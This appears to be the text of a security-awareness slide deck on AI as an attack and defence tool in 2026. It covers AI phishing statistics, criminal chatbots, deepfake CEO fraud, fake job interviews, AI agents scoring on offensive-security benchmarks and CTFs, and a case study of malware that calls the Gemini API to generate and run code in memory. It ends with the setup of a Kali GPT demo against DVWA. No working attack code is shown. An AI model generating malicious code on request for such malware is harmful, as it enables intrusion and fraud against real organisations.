

water



IT Security & Defense



AI in 2026: Enabler or Security Risk?




Alex Benoit
CEO, water IT Security







water



"By 2030,
most of us will be
unemployed."

At least that's what
the company
ENERGYM claims.

The silver lining:
more time for
exercise 😊



0:40

1x




Before 2022: A Phish Was a Bad Email


water

“I got a phish” meant:

- Obvious sender spoofing
- Broken design
- Suspicious links




Before 2025 it looked like this:



The AI Revolution in Cybersecurity

water



82.6%

of all phishing emails
already leverage AI

1,265%

increase in AI-assisted
phishing since 2023

+680%

deepfake incidents
year-over-year

AI is fundamentally transforming attack AND defense.



Traditional red flags (typos, poor grammar) no longer apply to AI-generated phishing.

AI Industrializes Social Engineering

water

Cheap

- Automation removes skill barriers
- Low-cost infrastructure

Adaptive

- Multi-turn conversations
- Dynamic personalization
- Profiling in real time

Scalable

- Multi-Channel
- Bulk SaaS abuse
- Cross-platform campaigns

Criminal AI Tooling

SaaS-Driven
Personalization

State-Level Adoption



FraudGPT

Welcome to FraudGPT

Your Cyber Criminal Co-Pilot 🐱

How can I help you today?

🔔 [Announcements] · [June 17, 2025]

Cannes Lions 2025: Introducing The Next Era of Generative AI for Advertisers and Agencies – Personalization at Scale

Google Reports State-Backed Hackers Using Gemini AI for Recon and Attack Support

👤 Ravie Lakshmanan 📅 Feb 12, 2026

Cyber Espionage / Artificial Intelligence

Speaking of State Actors

water

AI: Pentagon Issues Ultimatum to Anthropic, Threatens War Powers Act

In its dispute with Anthropic, the US Department of Defense has now allegedly issued an ultimatum until Friday, threatening the AI company with severe consequences if it does not meet the demands by then. This is reported by the US magazine Axios, citing informed sources after a meeting between US Secretary of Defense Pete Hegseth and Anthropic CEO Dario Amodei on Tuesday. If Anthropic does not grant the US military unrestricted access to its in-house AI, it will either be declared a risk to supply chains or forced to release a version for the military via the Defense Production Act (DPA), Axios quotes.

Feb 25, 2026

Trump Bans Anthropic AI in Federal Agencies – Pentagon Flags Claude as Security Risk



Donald J. Trump
@realDonaldTrump

THE UNITED STATES OF AMERICA WILL NEVER ALLOW A RADICAL LEFT, WOKE COMPANY TO DICTATE HOW OUR GREAT MILITARY FIGHTS AND WINS WARS! That decision belongs to YOUR COMMANDER-IN-CHIEF, and the tremendous leaders I appoint to run our Military.

The Leftwing nut jobs at Anthropic have made a DISASTROUS MISTAKE trying to STRONG-ARM the Department of War, and force them to obey their Terms of Service instead of our Constitution. Their selfishness is putting AMERICAN LIVES at risk, our Troops in danger, and our National Security in JEOPARDY.

Therefore, I am directing EVERY Federal Agency in the United States Government to IMMEDIATELY CEASE all use of Anthropic's technology. We don't need it, we don't want it, and will not do business with them again! There will be a Six Month phase out period for Agencies like the Department of War who are using Anthropic's products, at various levels. Anthropic better get their act together, and be helpful during this phase out period, or I will use the Full Power of the Presidency to make them comply, with major civil and criminal consequences to follow.

WE will decide the fate of our Country — NOT some out-of-control, Radical Left AI company run by people who have no idea what the real World is all about. Thank you for your attention to this matter. MAKE AMERICA GREAT AGAIN!

PRESIDENT DONALD J. TRUMP

Feb 28, 2026

Speaking of State Actors

water



February 13 (Reuters) — Anthropic's Claude AI model was used in the U.S. military operation to apprehend former Venezuelan President Nicolás Maduro, the Wall Street Journal reported Friday, citing sources familiar with the matter.



Claude was deployed as part of Anthropic's partnership with data company Palantir Technologies, whose platforms are widely used by the Department of Defense and federal law enforcement agencies, the report added.



WIZ⁺Research presents



water



Cyber Model Arena

Evaluating AI agents across real-world security challenges

General Purpose Agents

Multi-purpose coding agents evaluated on security tasks.

Each percentage represents the agent's success rate in correctly identifying and solving the security tasks in that category.

Agent ▾

Model ▾

#	Agent Configuration	Zero Day ⓘ	Code Vulns ⓘ	API Security ⓘ	Web Security ⓘ	Cloud Security ⓘ	Overall	Avg Time
1	 Claude Opus 4.6 Claude Code	27.3%	49.4%	84.2%	41.9%	35%	47.6%	8.2 min
2	 Gemini 3 Pro Gemini CLI	27.3%	28.8%	73.7%	38.7%	40%	41.7%	6.9 min
3	 Claude Opus 4.5 Claude Code	18.2%	42.9%	78.9%	35.5%	30%	41.1%	5.5 min

Wiz Cyber Model Arena: AI vs. AI

wiz.io/cyber-model-arena | February 2026 | 257 Real Offensive-Security Challenges

257

Security Challenges

25

Agent-Model Combos

5

Categories Tested

#1

Claude Code + Opus 4.6

Best overall | Top API Security performer

84.2%

#2

Gemini CLI + Gemini 3 Pro

Strong Web Security | Competitive across categories

40%

#3

Claude Code + Sonnet 4.5

Fastest avg. completion time

KEY INSIGHT

AI agents can now **autonomously discover and exploit vulnerabilities** in real-world environments. Isolated Docker tests, deterministic scoring.

Zero-Day

CVE Analysis

API Security

Web Security

Cloud Security

AI Is Not Just a Feature. It's a New Attack Layer

Traditional Threat Vectors

Application

Web apps, APIs, microservices

Cloud

IaaS, PaaS, SaaS environments

Network

Perimeter, lateral movement

Identity

Credentials, access controls

Data

Storage, databases, backups

Endpoints

Devices, OS, firmware

NEW

New AI Attack Surfaces

GenAI Prompts

Prompt injection, jailbreaks

Plug-ins & Functions

Tool poisoning, API abuse

AI Data & Orchestration

RAG poisoning, data leaks

AI Models

Backdoors, weight tampering

Web Data & Context

Grounding attacks, scraping

Agent Autonomy

Excessive agency, misuse

Key Insight: AI doesn't replace traditional threats – it adds an entirely new layer that demands Zero Trust principles across both domains

AI Outperforms Humans

water

AI outperforms 90% of human teams in a recent hacking competition with 18,000 participants. We ran AI tracks in two Hack The Box CTFs to see how well AIs hack compared to humans.

In CTF 1, 6 AI teams entered a 400-team melee – 4 placed in the top 5%.
In CTF 2, 2 AI teams faced 8,000 (18,000 participants); best result: top 10%.

(Pictured: most AIs outperform most human hackers in the first event)




Figure 1: Challenges solved over time for all teams, *AI vs. Humans* CTF

AI Outperforms Humans

water

AI agents built in just a few days matched the speed of experienced internationally ranked CTF teams.




Figure 2: Challenges solved over time for top teams, *AI vs. Humans* CTF

Deepfake CEO Fraud: Real-World Cases

water

Arup (2024)

\$25 M

Deepfake video conference with multiple spoofed participants. Finance employee in HK transfers funds to fraudsters.

Ferrari (2024)

Thwarted

WhatsApp + voice clone of CEO Vigna. Southern Italian accent imitated. Employee grew suspicious.

Italy's Elite (2025)

€1 M+

Deepfake of Defense Minister Crosetto. Armani and other business executives targeted.

\$200 M+

Losses in Q1/2025 (U.S. only)

400/day

CEO fraud attacks using deepfakes

3 sec.

Audio required for 85% voice match

0,1%

of users correctly identify all fakes

Fake Interviews – A New Threat

water



Klaudia Kloc • 2.

CEO of Vidoc Security Lab | Web Security Expert | Forbes 30u30

3 Monate • Bearbeitet •

+ Folgen ...

Story of how an AI-generated Polish politician came to our coding interview.

Yes, you read that right. A candidate with a Slavic name and surname, a good-looking LinkedIn profile, applied for an engineering position. [Dawid Moczadło](#) had a call with him, and noticed something odd...

His accent was definitely not Slavic, and he looked strangely familiar. Deepfake.


It seems very bizarre and innocent at first. But in reality, it's a new kind of security threat.

And this wasn't the first time it had happened to us.

Do you know how to detect it?


Since this happened, many companies have contacted us, sharing similar experiences. We're working on a guide for companies on how to verify candidates and detect AI-generated applicants. If you'd like to join our working group let me know!

P.S. Many people pointed out that the candidate bore a strong resemblance to Polish politician [Slawomir Mentzen](#), who is also a candidate for president in the upcoming elections. Given the vast number of his YouTube videos, there's plenty of training material available if someone wanted to generate a Slavic-looking deepfake.



Semi-Autonomous Attack Chains

water



Case Study: HONESTCUE Malware (Sept. 2025)


Prompt → Gemini API → C# source code → In-memory compilation → Execution

No artifacts written to disk. The malware uses the Gemini API at runtime to dynamically generate malicious code and execute it directly in memory via .NET CSharpCodeProvider. Variants include prompts for hourly code obfuscation.


Can we use Kali GPT to hack a vulnerable webapp without the need to know what we are doing?

water

The setup:



- We open Kali GPT in a webbrowser
- We SSH into our KaliVM
- We have a Browser ready to access DVWA later



